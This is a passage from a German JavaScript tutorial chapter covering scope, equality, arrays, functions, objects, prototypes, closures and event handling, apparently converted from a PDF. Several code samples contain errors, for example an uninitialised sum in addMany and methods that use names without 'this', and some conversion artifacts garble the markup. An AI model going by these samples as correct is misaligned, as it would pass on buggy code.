  document.getElementById('feedback').innerHTML=<h2>Eingefügte Überschrift</h2>;
  //document.writeln("Zerstörende Ausgabe"); //just test...
}

console.log("Output in das Log Window des Browsers ausgegeben");
window.alert('Diese Ausgabe muss weggeklickt werden!');

```

4.2 Was, wenn JavaScript nicht unterstützt wird?

Es gibt drei Strategien:

1. Ignorieren. Wer kein JavaScript ausführen kann oder will, wird ohne Warnung ausgeschlossen. Für SPAs (single page applications) oder Webseiten, die die Features von HTML5 voll ausnutzen wollen, ist das die einzige Option,
2. Die Website mit JavaScript optimieren und für den Fall, dass JavaScript nicht unterstützt wird, einen Hinweis einblenden (siehe <noscript>-Element) und/oder ein alternatives Interface bereit stellen (see: graceful degradation).
3. Die Basisfunktionalität zunächst ohne JavaScript abdecken und danach Komfort-Funktionen (rich features) mit JavaScript hinzufügen (bekannt als 'progressive enhancement'). Wenn möglich, sollte so verfahren werden.

Wenn möglich: Progressive Enhancement.

4.3 Was, wenn ein Browser ein CSS- oder HTML-Feature nicht kennt?

Zuerst muss erkannt werden, ob ein Browser ein CSS3- oder HTML5-Feature implementiert hat. Hierbei hilft die JavaScript-Bibliothek [Modernizr](#), mit der sich sowohl für JavaScript, als auch für CSS einfache und gut lesbare Fallunterscheidungen formulieren lassen.

Wenn festgestellt wird, dass ein Browser ein gewünschtes Feature nicht nativ unterstützt, kann meistens ein sog. Polyfill das gewünschte Aussehen oder Verhalten mittels JavaScript generieren. Das bedingte Laden von Polyfills unterstützt das JavaScript-Tool [YepNope](#), das perfekt mit Modernizr kooperiert.

Besser Feature-Erkennung als Browser-Erkennung.

4.4 Asynchrones Laden

In einer HTML-Datei können sich viele Script-Elemente zum Laden von JavaScript befinden. Jedoch kann das schnell problematisch werden, weil die so referenzierten Script-Dateien mit der Seite synchron geladen werden:

- Die Ladezeit kann die Geduld des Benutzers überschreiten.
- Die Reihenfolge des Ladens kann für das Verhalten der Applikation wesentlich sein, denn es kann nur mit Elementen und Modulen gearbeitet werden, die bereits vorhanden sind.

Deshalb macht es oft Sinn, einen **Module Loader** wie [REQUIRE.JS](#) zu verwenden. REQUIRE.JS basiert auf der [asynchronous module definition](#) (AMD), mit der sich Abhängigkeiten beschreiben und auflösen lassen, und ermöglicht ein bedarfsorientiertes asynchrones Laden.

In der HTML-Datei muss dann nur noch das require.js-Script referenziert werden. Alle anderen Ressourcen werden dann mittels JavaScript und nicht direkt vom Browser geladen.

Die Reihenfolge des Ladens kann wesentlich sein.

4.5 HTML und CSS mit JavaScript referenzieren

JavaScript wird häufig verwendet, um bestimmte Teile oder Eigenschaften einer angezeigten Seite zu verändern. Etwa um einen Text oder ein Bild mit AJAX asynchron zu laden und an einer bestimmten Stelle anzuzeigen, oder um abhängig von Benutzereingaben eine Schriftgröße oder Farbe zu ändern.

Auch kommt es oft vor, dass ein Wert aus einem Textfeld oder einem anderen Interface-Element ermittelt werden muss.

In diesen Fällen muss auf eine ganz bestimmte Position innerhalb der HTML-Hierarchie zugegriffen werden. Hierfür stellen die Browser die (aus dem Kontext von XML bekannte) DOM-Schnittstelle bereit, mit der innerhalb der Baumstruktur navigiert werden kann ([JavaScript und HTML DOM Referenz der w3schools](#)).

Auch wenn damit im Prinzip alle Zugriffswünsche erfüllt werden können, ist die Verwendung der DOM-Schnittstelle unkomfortabel und fehlerträchtig.

Ein Array, das alle Bilder oder alle Links auf einer Seite referenziert, ist beispielsweise nur in Sonderfällen nützlich. Ein Algorithmus, der Kindknoten eines Elternknotens nacheinander traversiert bis das gesuchte Element gefunden wurde, ist schwer lesbar.

Soweit möglich, ist ein Zugriff über das id-Attribut üblich:

```
document.getElementById("mainparagraph");
```

Wenn es komplizierter wird, ist der Einsatz der JQuery Bibliothek zu empfehlen, die für den Zugriff auf das DOM dieselbe Syntax wie CSS verwendet. JQuery wird in einem eigenen Abschnitt behandelt.

4.6 Primitive Wertetypen

In JavaScript haben die Werte (Values) einen Typ, nicht aber die Variablen, denen jeder Wert zugewiesen werden kann. Primitive Typen sind *number*, *boolean* und *string* (absichtliche Kleinschreibung!).

Die folgenden Zeilen demonstrieren wie der typlosen Variablen *buffer* Werte mit verschiedenen Typen zugewiesen werden können.

```
var buffer;           // Wert: undefined  
  
buffer = 49;          // type number (integer value)  
buffer = -91.7;        // type number (floating point value)  
  
buffer = false         // type boolean  
  
buffer = "abc";        // type string Variante 1  
buffer = 'abc';         // type string Variante 2  
  
buffer = "abc'def'ghi"; // def in einfachen Anführungszeichen  
buffer = 'abc"def"ghi'; // def in doppelten Anführungszeichen
```

Es gibt keine VariablenTypen – nur Werttypen.

4.7 Spezielle Werte mit eigenen Typen

Es gibt zwei spezielle Werte, *null* und *undefined*, die den Typ *null* bzw. *undefined* haben.

- null:** Einer Variablen kann *null* zugewiesen werden, um anzugeben, dass sie definiert, aber leer ist. Es gilt: (*typeof null* ==*="object"*)
- undefined:** Dieser Wert wird allen nicht initialisierten Variablen zugewiesen und dann returniert, wenn auf Objekteigenschaften zugegriffen werden soll, die noch nicht existieren.

4.8 Hüllobjekte

Für Zahlen, Wahrheitswerte und Zeichenketten bietet JavaScript spezielle Objekt-Typen, die es ermöglichen, die primitiven Werte in Objekte (sog. Wrapper) zu verpacken, die über nützliche Methoden verfügen.

Das Number-Objekt hat beispielsweise Eigenschaften wie *MAX_VALUE*, *NAN*, *NEGATIVE_INFINITY* und Methoden wie *toString()*, *toPrecision()*, *toFixed()* und *toExponential()*.

Ein Objekte der Hüllklassen String könnten beispielsweise durch *var s = new String('abc');* erzeugt werden.

Es ist möglich, für einen primitiven Wert eine Standard-Operation des zugehörigen Hüll-Objekts aufzurufen, weil dann automatisch eine implizite Konvertierung erfolgt. Analog erhalten primitive Werte bei Bedarf die Eigenschaften ihres Hüllobjekts.

4.9 Sichtbarkeit von Variablen

Variablen lassen sich außerhalb von Funktionen definieren. Dann kann von überall auf sie zugegriffen werden, weil sie im globalen Sichtbarkeitsbereich (global Scope) liegen. Dies gilt unabhängig davon, ob die Deklaration mit dem Schlüsselwort `var` erfolgte oder nicht.

Variablen, die innerhalb von Funktionen definiert werden, sind nur dann lokale Variablen, wenn sie mit dem Schlüsselwort `var` vereinbart werden. Ohne vorstehendes `var` liegen sie im global Scope (genauer: sie sind Eigenschaften des sog. Global Objects).

Jede Variable mit `var` vereinbaren.

Globale Variablen führen leicht zu Fehlern und erschweren die Wartung. Deshalb sollten sie möglichst vermieden werden oder zumindest geeignet markiert werden. Hierzu kann man Namen verwenden, die mit einem Unterstrich beginnen, oder die Variablen in einem Modul kapseln (siehe dazu den weiter hinten folgenden Abschnitt über Closures).

Achtung, Blöcke, die mit geschweiften Klammern `{ }` begrenzt werden, beeinflussen nicht (wie von Java, C, C++, C# gewohnt) die Sichtbarkeit. Beispiel:

```
var x = 1;
{
    var x = 2;
    alert("im Block: " + x);
}
alert("außerhalb des Blocks: " + x);

//Ausgabe: im Block: 2
//          außerhalb des Blocks: 2
```

Achtung, die `{ }` begrenzen nicht die Sichtbarkeit!

In JavaScript begrenzen Funktionen die Sichtbarkeit (function scope). Beispiel:

```
var something = 'bye bye';           // die Variable something befindet sich im global scope

function saySomething(){
    var something = 'hello';         // diese andere Variable befindet sich lokalen Sichtbarkeitsbereich
                                    // von saySomething
    alert(something);               // gibt hello im alert window aus
}

alert(something);                  // gibt bye bye im alert window aus
```

Eine äußere Funktion kann nicht auf die Variablen ihrer inneren Funktion zugreifen. Da innere Funktionen im Scope der sie umgebenden äußeren Funktion liegen, können Sie auf deren Variablen zugreifen. Bemerkenswert ist, dass dieser Zugriff selbst dann möglich ist, wenn die äußere Funktion bereits terminiert hat (siehe dazu den Abschnitt über Closures).

4.10 3 Gleichheitszeichen!?

Was ist der Unterschied zwischen `=`, `==` und `===`?

- `=` steht für den Zuweisungsoperator.
- `==` vergleicht auf Gleichheit, ist aber nur dann zuverlässig, wenn beide Operanden vom selben Typ sind. Wenn das nicht der Fall ist, kann es böse Überraschungen geben!
- `===` ist dann `true`, wenn beide Operanden den selben Typ haben und den gleichen Wert besitzen.

Analog für `!=` und `!==`.

Beim Vergleich die `===` Variante benutzen.

4.11 Arrays

Für Arrays steht ein Konstruktor zur Verfügung. Alternativ kann die gewohnte Notation mit eckigen Klammern verwendet werden.

```
var a1 = new Array();           // mittels Konstruktor  
var a2 = [ ];                 // äquivalent  
  
var a3 = new Array(10, 'Eva'); // Typen sollten nicht gemischt werden!  
var a4 = [11, 'Adam'];  
  
console.log(a4[1]);           // Ausgabe: 'Adam'
```

Arrays sind in JavaScript dynamisch, d. h. sie wachsen bei Bedarf. Das ist bequem, aber nicht besonders performant.

`Array.length` ist nicht `read-only`, d. h. die Länge lässt sich heraufsetzen um das Array zu vergrößern oder herabsetzen um die letzten Einträge abzuschneiden und damit zu löschen.

Ein Array kann alle Daten speichern, die sich einer Variablen zuweisen lassen; also nicht nur `booleans`, `numbers` und `strings`, sondern auch Funktionen, Objekte, andere Arrays und reguläre Ausdrücke. Bunte Mischungen sollten natürlich nicht verwendet werden.

Array sind Referenztypen, aber bei Bedarf lässt sich mit `Array.slice` eine Kopie erstellen.

Die JavaScript Arrays sind reichhaltig mit Methoden ausgestattet. Mit `Array.push` und `Array.pop` lassen sie sich wie Stacks und mit `Array.shift` und `Array.unshift` wie Queues behandeln.

Die Methode `Array.sort` wird mit einer Sortierfunktion (Rückgabe `-1`, `0`, `+1`) und die Methode `Array.filter` wird mit einer Selektionsfunktion (Rückgabetyp `boolean`) parametrisiert.

Nützlich ist auch die Methode `Array.join`, die einen Delimeter (Trennzeichen) übergeben bekommt und das Array in einen String konvertiert.

Eine gute Übersicht enthält [Mastering Javascript Arrays](#).

4.12 Truthy, Falsey und Objektabfragen

In JavaScript-Programmen kommt oft folgendes Konstrukt vor:

```
if ( somevariable ) { // do something... };
```

Dazu muss bekannt sein, ob die Auswertung eines Ausdrucks als Wahrheitswert true oder false ergibt. Dementsprechend wird der Ausdruck auf Englisch **truthy** oder **falsey** genannt.

Die Auswertung als Wahrheitswert ergibt false, wenn somevariable undefined, null, NaN, 0, "" oder false ist. Oft muss überprüft werden, ob ein Objekt existiert. Danach kann gefragt werden, ob das Objekt einen bestimmten Typ hat, und danach, welchen Wert das Objekt hat. Je nachdem, wie die Abfragen gestellt werden, müssen Exceptions behandelt werden oder auch nicht.

Mehr zu diesem subtilen Thema hat Mathias Schäfer unter dem Titel 'Objektabfragen und Fallunterscheidungen in JavaScript' auf selfhtml.org zusammen gestellt.

4.13 Funktionsdeklarationen und Funktionsausdrücke

In JavaScript können Funktionen wie folgt deklariert werden:

```
function doSomething(){
    alert('doSomething was busy...');
}
```

Eine deklarierte Funktion kann vor und nach der Deklaration aufgerufen werden:

```
doSomething();      // funktioniert !
// ...
function doSomething() {
    alert('doSomething was busy...');
}
//...
doSomething();
```

Wie ist das möglich? Bevor ein JavaScript (von oben nach unten) ausgeführt wird, wird der Code einmal komplett grob analysiert. Deshalb kennt der Interpreter in der Ausführungsphase alle deklarierten Funktionen.

Eine **Immediately-Invoked Function** ist eine anonyme Funktion, die deklariert und anschließend sofort ausgeführt wird. Achtung, der JavaScript-Interpreter akzeptiert **nicht** die folgende naheliegende Version:

```
function() {
    alert('doSomething is busy...');
}()                                // Syntax ERROR
```

Aber es geht so:

... oder so:

```
( function(){
    alert('doSomething is busy...');
} ) ()                                ( function() {
                                            alert('doSomething is busy...');
} () )
```

Ein Funktionsausdruck erzeugt eine Funktion innerhalb eines Ausdrucks:

```
var myFunction = function doSomething () {  
    alert('doSomething is busy...');  
}
```

Es geht auch anonymer:

```
var myFunction = function () {  
    alert('doSomething is busy...');  
}
```

4.14 Funktionen mit Parametern

Für Funktionsparameter werden wie lokale Parameter behandelt. Für sie wird kein Typ deklariert.

Gegeben sei eine Funktion mit einer bestimmten Anzahl von Parametern. Etwa

```
var addThree = function( x, y, z ) {return x+y+z;}
```

Dann ist nur einer der folgenden Aufrufe sinnvoll, aber alle sind erlaubt!

```
var result;  
result = addThree(1);  
result = addThree(1, 2);  
result = addThree(1, 2, 3);  
result = addThree(1, 2, 3, 4);  
...
```

Deshalb sollte darauf geachtet werden, dass `addThree.length` und `arguments.length` übereinstimmen. Ob ein Parameter übergeben wurde, kann mit `if (y == undefined) { ... }` geprüft werden.

Natürlich kann die add-Funktion deutlich flexibilisiert werden.

```
var addMany = function( ) {  
    var sum;  
    for(i=0; i<arguments.length; i++) {  
        sum = sum + arguments[i];  
    }  
    return sum;  
}
```

Doch was geschieht, wenn nicht Zahlen übergeben werden? Für die Vorprüfung wäre die `isNaN(value)` Funktion nützlich.

Das Thema 'Funktionen' ist hiermit noch nicht ausreichend behandelt. Deshalb wird es weiter hinten fortgesetzt. Vorher muss noch erklärt werden, wie JavaScript Objekte aussehen, und wie mit ihnen gearbeitet werden kann.

Selbsttestfragen:

Woran ist der Unterschied zwischen einem Funktionsausdruck und einer Funktionsdeklaration zu erkennen?

Wie kann mit minimalem Schreibaufwand eine deklarierte Funktion sofort ausgeführt werden?

4.15 Objekte ohne Klassen

JavaScript basiert auf Objekten, die während der Laufzeit verändert werden können. Dafür gibt es (Stand Juni 2015) weder Klassen noch Interfaces, was bei Programmierern, die Sprachen wie C++, C# oder Java gewohnt sind, meist nicht so gut ankommt. Diese Zielgruppe wird erfreut sein, wenn mit ES6 Klassen hinzukommen, obwohl das den Kern von JavaScript nicht berührt.

Wer tiefer in JavaScript einsteigt, wird gut ohne den Overhead von Klassen auskommen und die Ausdruckskraft dieser relativ einfachen Sprache schätzen.

Die Objekte sind in JavaScript assoziative Arrays in denen Schlüssel-Wert-Paare gespeichert werden. Der Schlüssel ist der Name des jeweiligen Attributs, der zugehörige Wert kann **jeder** JavaScript-Wert sein - außer *undefined*. Das heißt, Objekte können als Attribute auch Funktionen oder andere Objekte enthalten.

Objekte sind assoziative Arrays.

Objekt schrittweise konstruieren

1. Ein Objekt mit *new* erzeugen und mit Eigenschaften vom Typ string erweitern:

```
var person = new Object();           // Verwendung des von JavaScript bereit gestellten
                                    // Object Konstruktors
person.vorName = "Max";
person.nachName = "Mustermann";
```

2. Eigenschaft löschen:

```
delete person.vorName;
```

3. Objekt mit einer Methode ausstatten und diese aufrufen:

```
person.alertNachName = function() {      // anonyme Funktion – empfohlene Variante!
    alert("Nachname: " + nachName);
}
person.alertNachName ();                  // Aufruf
```

Alternativ erst eine Funktion definieren, die nur eine Methode sein kann und anschließend an das Objekt binden (nicht empfohlene Variante):

```
function alertVorName() {                // Methode oder Funktion? Schwer erkennbar!
    alert("Vorname: " + this.vorName);     // this macht nur in einer Methode Sinn
}
person.alertVorName = alertVorName;
person.alertVorName ();
```

4. Zugriff auf Objekteigenschaften:

```
alert(person.vorName);           // Punkt-Notation  
alert(person['nachName']);       // Notation im Stil eines assoziativen Arrays
```

Objekte können während der Laufzeit verändert werden.

Wenn mehrere Objekte derselben Art benötigt werden, lohnt der Einsatz einer Konstruktorfunktion. Genau genommen ist eine Konstruktorfunktion eine ganz normale Funktion. Erst durch den Aufruf mit dem Schlüsselwort *new* wird ein neues leeres Objekt angelegt, dem dann die Eigenschaften verliehen werden, die die Konstruktorfunktion bereit stellt.

Objekt mit einem Konstruktor erzeugen

```
function Person(nachName) {           // Konstruktor, bitte Großschreibung beachten!  
    this.nachName = nachName;  
  
    this.alertNachName = function() {  
  
        alert("Nachname: " + nachName);  
    }  
}  
  
var person1 = new Person("Musterfrau"); // Objekt mit Konstruktor erzeugen  
var person2 = new Person("Mustermann");
```

Dumm ist nur, dass die Methoden hierdurch mehrfach erzeugt werden, obwohl ein Exemplar ausreichen würde. Diese Redundanz lässt sich mit Prototyp-Vererbung vermeiden. Dazu später mehr...

Bezeichner von Konstruktoren sollten mit einem Großbuchstaben beginnen.

Objekt mit einem Objektliteral definieren (vgl. JSON – JavaScript Object Notation)

```
var person1 = {  
    vorName: "Max",  
    nachName: "Mustermann",  
    toString: function() {  
        return "Person: " + vorName + " " + nachName;  
    }  
};  
  
var person2 = {  
    vorName: "Max",  
    nachName: "Mustermann",  
    toString: function() {  
        return "Person: " + vorName + " " + nachName;  
    },
```

```
adresse: {  
    strasse: "Musterallee 12",  
    ort: "Musterort",  
    plz: "12345"  
}  
};
```

Objekt-Eigenschaften durchlaufen

```
var i;  
  
for (i in window) {  
    alert(i + " : " + window[i])  
}
```

Instance Check

```
if ( s instanceof String) {  
    alert(" s ist ein String");  
}
```

Type Check

```
typeof person2.nachName;          // string  
typeof person2.adresse;           // object  
typeof person2.adresse.plz;       // number  
typeof person2.blau;              // undefined
```

Objekte werden immer als Referenzen übergeben.

Methoden sind Funktionen,
die einem Objekt als Eigenschaft zugewiesen sind.

In JavaScript stehen **vordefinierte Objekte** zur Verfügung. Im Kontext eines Browsers kann beispielsweise über *document*, *forms*, *elements* auf die DOM-Schnittstelle zugegriffen werden. Das Browser Window und die Browser Spezifika sind über die Objekte *screen*, *window* und *navigator* erreichbar.

Außerdem stehen die Konstruktoren *Array*, *Boolean*, *Number*, *String*, *Object*, *Function*, *Date*, *Math*, *RegExp* zur Verfügung.

Funktionen sind Objekte.

4.16 Prototypen

Das Prototyp-Konzept von JavaScript ist ausdrucksstärker als das Klassen-Konzept von Java.

Das ist u. a. daran zu erkennen, dass dynamische Strukturänderungen performant unterstützt werden und auch daran, dass sich Klassen mit den Mitteln von JavaScript nachbilden lassen (vgl. ES6, und ActionScript).

Jedes Objekt hat eine `[[Prototype]]`-Eigenschaft, die auf ein Prototyp-Objekt verweist, dessen Eigenschaften geerbt werden. Da ein Prototyp ein Objekt ist, verfügt er ebenfalls über einen Prototyp mit dem weiter zu einer sog. *prototype chain* verkettet werden kann.

Jedes Objekt hat eine interne `[[Prototype]]` -Eigenschaft.

Hinweise: Interne Eigenschaften sind nicht Bestandteile der Sprache JavaScript, d. h. ein Zugriff auf `myObj.[[Prototype]]` ist nicht möglich. Interne Eigenschaften beschreiben die Semantik von Objekten, die eine JavaScript-Engine einhalten muss. Die Kenntnis dieser internen Eigenschaften erleichtert das Verständnis der Sprache.

`[[Prototype]]` ist äquivalent zu `__proto__` (deprecated). Viele JavaScript-Engines unterstützen die Verwendung der `__proto__` property obwohl die ECMA-Spezifikation dies nicht garantiert.

Wenn auf eine Eigenschaft eines Objekts zugegriffen werden soll, wird zuerst geprüft, ob das Objekt diese Eigenschaft hat. Wenn nicht, wird versucht, die Eigenschaft im in seinem Prototyp-Objekt zu finden. Falls das nicht gelingt, wird das Prototyp-Objekt des Prototyp-Objekts untersucht... Das kann sich so lange fortsetzen bis die gesuchte Eigenschaft gefunden wird, oder bis am Ende der Kette `null` erreicht wird.

Die Performance kann dabei kritisch werden, wenn die zu durchsuchende Kette lang ist, oder wiederholt Eigenschaften vergeblich gesucht werden.

Objekte erben von ihren Prototypen.

Fragen: Welche Prototyp Chain haben Objekte, die mit einem Objekt-Literal oder durch einen Aufruf eines Konstruktors erzeugt wurden? Wie sieht das bei Funktionen aus?

<code>var obj1 = {prop: 'xyz'};</code>	<code>obj1 → Object.prototype → null</code>
<code>var obj2 = String('abc');</code>	<code>obj1 → String.prototype → Object.prototype → null</code>
<code>Function doSomething(){return 27;}</code>	<code>doSomething → Function.prototype → Object.prototype → null</code>

Alle Funktionen verfügen über eine `prototype` property, die es Konstruktorfunktionen ermöglicht, ein Prototyp-Objekt zuzuweisen.

Nur Funktionen haben eine `prototype`-Eigenschaft.

Das folgende Beispiel zeigt, wie sich Eigenschaften, die allen Objekten gemeinsam sind (hier: die Methoden) in ein Prototyp-Objekt auslagern lassen. Der Vorteil ist, dass so Redundanz im Speicher vermieden wird.

Beispiel: Graph, dessen Methoden in den Prototyp ausgelagert wurden.

```
function Vertex(x, y) {
    this.x = x;
    this.y = y;
}

function Edge(v1, v2) {
    this.v1 = v1;
    this.v2 = v2;
}

function Graph() {
    this.vertices = [];
    this.edges = [];
}

Graph.prototype = {           // natürlich fehlen hier noch viele Methoden...
    addVertex: function(v){
        this.vertices.push(v);
    },

    addEdge: function(e){
        this.edges.push(e);
    }
};

var g1 = new Graph();          // Ergebnis: g1 → Graph.prototype → Object.prototype → null
var start = new Vertex(0, 0);
var end = new Vertex(17, 22);
g1.addVertex(start);
g1.addVertex(end);
g1.addEdge(new Edge(start, end));
```

Auf dieselbe Art wäre es möglich, die von JavaScript bereitgestellten Konstruktoren wie String, Array, Math den eigenen Bedürfnissen anzupassen. Wer nicht genial ist und keine Wartungsprobleme braucht, sollte die Finger von diesem sog. *Monkey Patching* lassen.

Das obige Beispiel demonstriert, wie die prototype-Eigenschaft von Konstruktoren benutzt werden kann um Prototyp-Ketten zu erzeugen.

Frage: Geht das auch ohne Konstruktorfunktionen mit bereits vorhandenen Objekten? Ja, mit Object.create.

```
// Zuerst wird das Prototyp-Objekt benötigt:

var obj1 = {prop: 'xyz'};

// Dann wird ein neues Objekt mit Object.create erzeugt, das das Prototyp-Objekt beerbt:

var obj2 = Object.create(obj1);

// Ergebnis: obj2 → obj1 → Object.prototype → null
```

Mit `Object.create` lassen sich Objekte mit vorgegebenem Prototyp erzeugen.

4.17 Innere Funktionen / Closures

Im folgenden Beispiel wird eine Funktion deklariert, die eine innere Funktion erzeugt und die Referenz auf diese Funktion zurückgibt.

Wahrscheinlich wird es erstaunen, dass ein Zugriff auf eine lokale Variable einer schon beendeten Funktion möglich ist. Die innere Funktion *child()* kann auf die Variable *x* zugreifen, die nur innerhalb der *parentFunction* vereinbart wurde.

Wie ist das möglich?

In Java würde diese lokale Variable *x* unmittelbar nach dem Terminieren den *parentFunction* vom Stack gelöscht werden.

Nicht jedoch in JavaScript. Da die *childFunction* diese Variable braucht und nach der Beendigung der *parentFunction* weiter zur Verfügung steht, wird der Erstellungskontext, die sog. Closure (Abschluss, Hülle) aufbewahrt, die das aus lokalen Variablen sowie eventuellen Funktionsparametern und inneren Funktionen der *parentFunction* besteht.

→ Richard Cornford: '[Javascript Closures](#)'.

Beispiel:

```
var x = "global";

function parentFunction() {
    var x = "local";
    function childFunction() {
        alert(x);
    }
    return childFunction;
}

var child = parentFunction();
child();

//Ausgabe: local
```

JavaScript-Funktionen merken sich ihren Erstellungskontext (Closure).

Das folgende Beispiel basiert auf dem **Module Pattern** und demonstriert, wie sich private Daten kapseln lassen.

singletontest.html:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Singleton Test</title>
  <script src="js singleton.js"></script>
</head>
<body>
<h1>Singleton Test</h1>
</body>
</html>
```

Singleton Test

	Elements	Resources	Network	»
1:	Adam		singleton.js:21	
2:	Eva		singleton.js:23	
3:	Adam		singleton.js:25	
4:	undefined		singleton.js:27	

singleton.js:

```
var simpleModule = (function(){
  var value = "Adam";
  return {
    changeValue:function(){
      value = "Eva";
    },
    resetValue:function(){
      value = "Adam";
    },
    getValue:function(){
      return value;
    }
  }
})();

console.log("1: " + simpleModule.getValue());
simpleModule.changeValue();
console.log("2: " + simpleModule.getValue());
simpleModule.resetValue();
console.log("3: " + simpleModule.getValue());

console.log("4: " + simpleModule.value); // ==> undefined
```

Closures ermöglichen die Kapselung von privaten Daten.

4.18 Ereignisbehandlung

Es gibt drei Varianten:

1. Inline Event Handler:

```
<canvas id="mainCanvas", width="100" height="100" onclick="doSomething();"></canvas>
```

2. Traditional Event Handler:

```
window.onload = function() { /* do something */ }
```

3. W3C Event Handling (DOM Level 2 Specification)

```
window.addEventListener('load', doSomething, false);
```

Der Wahrheitswert `false` legt fest, dass das Ereignis während der Bubbling Phase und nicht in der *Capturing Phase* behandelt werden soll. Der Unterschied ist nur dann relevant, wenn es eine Rolle spielt, ob und in welcher Reihenfolge hierarchisch höher oder niedriger stehende HTML-Elemente das Ereignis behandeln.

Bewertung:

1. Inline Event Handler erschweren die Wartung und verhindern die Strategie der progressiven Erweiterung.
2. Traditionelle Event Handler sind weit verbreitet, haben aber den Nachteil, dass die Registrierung von mehreren Event Handlern nur durch eine Delegation innerhalb einer Ereignisbehandlungsmethode möglich ist.
3. Das W3C Handling ist die flexibelste Variante und sollte in jedem Fall verwendet werden. Dabei sollte als EventListener keine anonyme Function angegeben werden, weil zur Entfernung eines EventListeners sein Name angegeben werden muss.


Verwende `addEventListener(...)`.

Das folgende Beispiel sollte unbedingt verstanden werden. An ein HTML-Element (wie z. B. ein Button oder ein Bild) sollte erst dann ein Event Handler angefügt werden, wenn dieses Element bereits geladen ist, weil ansonsten die gewünschte Reaktion ausbleibt.

Deshalb muss zunächst gewartet werden, bis der Ladevorgang beendet ist.

Das ist der Fall, wenn das Load Event ausgelöst wird. Ein Event Handler, der auf dieses Event reagiert, kann dann mit `addEventListener` die eigentliche Ereignisbehandlung konfigurieren. Genau das demonstriert das folgende Beispiel.

Beispiel: Bildwechsel auf Befehl.



eventdemo.html:

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>Event Handling Demo</title>
  <script src="js/eventdemo.js"></script>
</head>
<body>

  <h1>Event Handling Demo</h1>
  <button type="button" id="toggleBtn">toggle image</button>
  

</body>
</html>
```

eventdemo.js:

```
var iconState=true;

window.addEventListener("load",init, false);

function init() {
  var toggleBtn=document.getElementById('toggleBtn');
  toggleBtn.addEventListener('click', toggleIcon, false);
}


```

```

function toggleIcon(){
    if (!iconState) {
        document.getElementById('icon').src = "pictures/icon1.jpg";
        iconState = true;
    } else {
        document.getElementById('icon').src = "pictures/icon2.jpg";
        iconState = false;
    }
}

```

Verwende `addEventListener(...)`.

Achte darauf, dass der Ladevorgang abgeschlossen ist.

Die obige Lösung hat eine suboptimale Struktur. Die Variable `iconState` und die beiden Funktionen liegen im *global scope* und können von jedem Programmteil aus manipuliert werden. Kann das ausgeschlossen werden?

Ja, ganz einfach, es braucht dazu nur eine Closure:

eventdemo.js (Version mit Closure):

```

(function(){

    var icon1state=true;

    window.addEventListener("load",init, false);

    function init(){
        var toggleBtn=document.getElementById('toggleBtn');
        toggleBtn.addEventListener('click', toggleIcon, false);
    }

    function toggleIcon(){
        if (!icon1state) {
            document.getElementById('icon').src = "pictures/icon1.jpg";
            icon1state = true;
        } else {
            document.getElementById('icon').src = "pictures/icon2.jpg";
            icon1state = false;
        }
    }
})();

```

**Nicht den globalen Sichtbarkeitsbereich verschmutzen -
mit Closures modularisieren!**

4.19 Formularvalidierung mit der HTML5 Constraint Validation API

Unprofessionell gestaltete und nachlässig programmierte Formulare frustrieren und vertreiben oftmals potentielle Kunden. Deshalb lohnt es, in die clientseitige Validierung von Formulareingaben Zeit zu investieren.

Der oft zitierte Artikel '[Inline Validation in Web Forms](#)' von Luke Wroblewski stellt das Thema anschaulich dar und gibt empirisch abgesicherte Empfehlungen. Lesen!

Das folgende Beispiel zeigt ein einfaches Formular zur Ersteingabe eines Benutzernamens und eines Passworts mit Sicherheitswiederholung: Einmal nur mit den Standard-Features und einmal etwas individueller unter Verwendung von JavaScript, CSS und der *Constraint Validation API* von HTML5.

Zuerst die einfache Version:

The screenshot shows a 'Change Your Password' form with three fields: 'Username', 'Password 1', and 'Password 2'. The 'Username' field contains 'Abromologowich' and has a red border, indicating an error. A tooltip message 'Ihre Eingabe muss mit dem geforderten Format übereinstimmen.' is displayed above it. The 'Password 1' and 'Password 2' fields both have a red border and show three dots, indicating they are empty or invalid. A tooltip message 'must be alphanumeric in 6-12 chars' is displayed next to the 'Password 1' field. A 'create' button is at the bottom right.

Ohne JavaScript ist es nicht möglich, die Passwort-Wiederholung zu prüfen. Außerdem ist der Fehlertext suboptimal.

File **formvalidation1.html**:

```
<!DOCTYPE html>
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title>Standard Form Validation 1</title>
    <link rel="stylesheet" href="css/ownstyles1.css">
</head>
<body>
    <form action="form_response.php" method="post">
        <fieldset>
            <legend>Change Your Password</legend>
            <ul>
                <li>
                    <label for="username">Username:</label>
                    <input id="username" type="text" name="username" pattern="[a-zA-Z0-9_-]{6,12}">
                    <small>autofocus required title="must be alphanumeric in 6-12 chars"</small>
                </li>
                <li>
                    <label for="password1">Password 1:</label>
                    <input id="password1" name="pw1" type="password" required"/>
                </li>
            </ul>
        </fieldset>
    </form>
</body>
```

```

<li>
    <label for="password2">Password 2:</label>
    <input id="password2" name="pw2" type="password" required/>
</li>
</ul>
<input id="submit" type="submit" value="create">
</fieldset>
</form>
</body>
</html>

```

File ownstyles1.css:

```

form { padding: 20px; width: 280px; overflow: hidden; }

